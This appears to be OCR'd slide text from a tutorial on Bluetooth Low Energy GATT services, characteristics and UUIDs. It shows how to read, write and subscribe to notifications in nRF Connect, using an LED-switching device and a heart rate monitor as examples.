
Service – groups several characteristics

Characteristic – contains a single value


Descriptor – additional data

Properties – read/write/notify…


Value – actual value



Services in nRF Connect



services



SERVICE, eg. 0x180F - battery

SERVICE
(...)

UUIDs

Services, characteristics, descriptors have 2 forms of ID:

- Typical services (e.g. battery level, device information) use short UUID values defined in the Bluetooth specification
- 16-byte UUID format – for proprietary, vendor-specific ones

Typical service IDs defined by Bluetooth SIG

GATT Services

Services are collections of characteristics and relationships to other services that encapsulate the behavior of part of a device.


All Service Assigned Numbers values on this page are normative. All other materials contained on this page is informative only. Authoritative compliance information is contained in the applicable *Bluetooth*® specification.

Name	Uniform Type Identifier	Assigned Number	Specification
Alert Notification Service	org.bluetooth.service.alert_notification	0x1811	GSS
Automation IO	org.bluetooth.service.automation_io	0x1815	GSS
Battery Service	org.bluetooth.service.battery_service	0x180F	GSS
Blood Pressure	org.bluetooth.service.blood_pressure	0x1810	GSS
Body Composition	org.bluetooth.service.body_composition	0x181B	GSS
Bond Management Service	org.bluetooth.service.bond_management	0x181E	GSS
Continuous Glucose Monitoring	org.bluetooth.service.continuous_glucose_monitoring	0x181F	GSS
Current Time Service	org.bluetooth.service.current_time	0x1805	GSS
Cycling Power	org.bluetooth.service.cycling_power	0x1818	GSS
Cycling Speed and Cadence	org.bluetooth.service.cycling_speed_and_cadence	0x1816	GSS
Device Information	org.bluetooth.service.device_information	0x180A	GSS
Environmental Sensing	org.bluetooth.service.environmental_sensing	0x181A	GSS
Fitness Machine	org.bluetooth.service.fitness_machine	0x1826	GSS
Generic Access	org.bluetooth.service.generic_access	0x1800	GSS
Generic Attribute	org.bluetooth.service.generic_attribute	0x1801	GSS

Provide interoperability – consistent way to check e.g. battery state or heart rate among various devices.


https://www.bluetooth.com/specifications/gatt/services


Device characteristics (in service)



Tap on service

characteristics






Reading, writing, notifications

Each characteristic has properties: read/write/notify

Can be combined (e.g. read+notify, read+write, ...)

Read/write – transmit single value


Read characteristic in nRF Connect




Our LED switching service with 2 characteristics

Read value

This value in our device: current LED status




Write to characteristic in nRF Connect



01: turns on the LED


write




Notifications

- Getting more data or receiving periodic updates from a device
- The central device subscribes for a specific characteristic, and the peripheral device sends data asynchronously
- Indication = notification with confirmation

Heart rate monitor notifications




Subscribe notifications



Value

Automatically updated every second



Macros functionality

Replay functionality - simple XML file with service, characteristic + value to read/write.

nRF Connect: macros documentation:

https://github.com/NordicSemiconductor/Android-nRF-Connect/tree/master/documentation/Macros

Note: not available on iOS at the moment, only Android


Example macro – switch LED

